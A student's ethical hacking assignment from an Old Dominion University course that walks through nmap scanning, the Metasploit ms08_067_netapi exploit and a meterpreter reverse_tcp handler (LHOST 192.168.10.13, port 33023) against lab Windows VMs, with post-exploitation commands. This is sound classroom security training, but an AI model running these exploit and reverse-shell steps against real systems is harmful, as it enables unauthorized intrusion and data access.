

OLD DOMINION UNIVERSITY

CYSE 301 CYBERSECURITY TECHNIQUES AND OPERATIONS

Assignment #4 Ethical Hacking

Simon Graves

01195419

TASK A

1.Run a port scan against the Windows XP using nmap command to identify open ports and services.





Figure 1 Screenshot of the ip 192.168.10.0/24

There are 2514 packets captured in total and display is 2514.

2. Identify the SMB port number (default: 445) and confirm that it is open.

3. Launch Metasploit Framework and search for the exploit module: ms08_067_netapi



The screenshot shows a Kali Linux terminal window with the Metasploit Framework (msf5) interface. The terminal displays the following commands and output:

```
msf5 > search ms08_067_netapi
```

Matching Modules

#	Name	Disclosure Date	Rank	Check	Description
0	exploit/windows/smb/ms08_067_netapi	2008-10-28	great	Yes	MS08-067 Microsoft Server Service Relative Path Stack Corruption

```
msf5 > use exploit/windows/smb/ms08_067_netapi
msf5 exploit(windows/smb/ms08_067_netapi) > show options
```

Module options (exploit/windows/smb/ms08_067_netapi):

Name	Current Setting	Required	Description
RHOSTS		yes	The target address range or CIDR identifier
RPORT	445	yes	The SMB service port (TCP)
SMBPIPE	BROWSER	yes	The pipe name to use (BROWSER, SRVSVC)

Exploit target:

Id	Name
0	Automatic Targeting

```
msf5 exploit(windows/smb/ms08_067_netapi) >
```

Figure above is for question 2-3

4. Use ms08_067_netapi as the exploit module and set meterpreter reverse_tcp as the payload.




Figure above is for question 4

5. Use DDMMYY as the listening port number. (It is based on your current timestamp. For example, today's date is March 9th, 2023. Then, you should configure the listening port as 9323.) Configure the rest of the parameters. Display your configurations and exploit the target.




Figure above is for question 5

6. [Post-exploitation] Execute the screenshot command to take a screenshot of the target machine if the exploit is successful.
7. [Post-exploitation] In meterpreter shell, display the target system's local date and time.
8. [Post-exploitation] In meterpreter shell, get the SID of the user.
9. [Post-exploitation] In meterpreter shell, get the current process identifier.
10. [Post-exploitation] In meterpreter shell, get system information about the target.




Figure above is for question 6-10

TASK B

1. Configure your Metasploit accordingly and set DDMMYY as the listening port number. Display the configuration and exploit the target.
2. [Post-exploitation] Execute the screenshot command to take a screenshot of the target machine if the exploit is successful.




Figure above is for question 1-2

3. [Post-exploitation] In meterpreter shell, display the target system's local date and time.
4. [Post-exploitation] In meterpreter shell, get the SID of the user.
5. [Post-exploitation] In meterpreter shell, get the current process identifier.
6. [Post-exploitation] In meterpreter shell, get system information about the target.




Figure above is for question 3-6

TASK C

1. Execute the screenshot command to take a screenshot of the target machine if the exploit is successful. (10 pt)
2. Create a text file on the attacker Kali named "IMadeIT-YourMIDAS.txt" (replace YourMIDAS with your university MIDAS ID) and put the current timestamp in the file. Upload this file to the target's desktop. Then log in to Windows 7 VM and check if the file exists. You need to show me the command that uploads the file. (20 pt)

Kali - Internal Workstation on CV301-IGRAV007 - Virtual Machine Connection

```
root@CS2APenTest:~# d Handler
5 exploit/windows/browser/persits_xupload_traversal 2009-09-29 excellent No Persits XUploa
d ActiveX MakeHttpRequest Directory Traversal
6 exploit/windows/mssql/mssql_linkcrawler 2000-01-01 great No Microsoft SQL
Server Database Link Crawling Command Execution

msf5 > use exploit/multi/handler
msf5 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf5 exploit(multi/handler) > show options

Module options (exploit/multi/handler):

Name Current Setting Required Description
-----
-----

Payload options (windows/meterpreter/reverse_tcp):

Name Current Setting Required Description
-----
-----
EXITFUNC process yes Exit technique (Accepted: '', seh, thread, process, none)
LHOST 4444 yes The listen address (an interface may be specified)
LPORT 4444 yes The listen port

Exploit target:

Id Name
-- --
0 Wildcard Target

msf5 exploit(multi/handler) >
```

DOMINION UNIVERSITY
contact the ITS Help Desk:
| itshelp@odu.edu

5:06 AM 3/30/2023

Kali - Internal Workstation on CV301-IGRAV007 - Virtual Machine Connection

```
root@CS2APenTest:~#

Id Name
-- --
0 Wildcard Target

msf5 exploit(multi/handler) > set lhost 192.168.10.13
lhost => 192.168.10.13
msf5 exploit(multi/handler) > set lport 33023
lport => 33023
msf5 exploit(multi/handler) > show options

Module options (exploit/multi/handler):

Name Current Setting Required Description
-----
-----

Payload options (windows/meterpreter/reverse_tcp):

Name Current Setting Required Description
-----
-----
EXITFUNC process yes Exit technique (Accepted: '', seh, thread, process, none)
LHOST 192.168.10.13 yes The listen address (an interface may be specified)
LPORT 33023 yes The listen port



Exploit target:


Id Name
-- --
0 Wildcard Target

msf5 exploit(multi/handler) >
```

DOMINION UNIVERSITY
contact the ITS Help Desk:
| itshelp@odu.edu

5:07 AM 3/30/2023





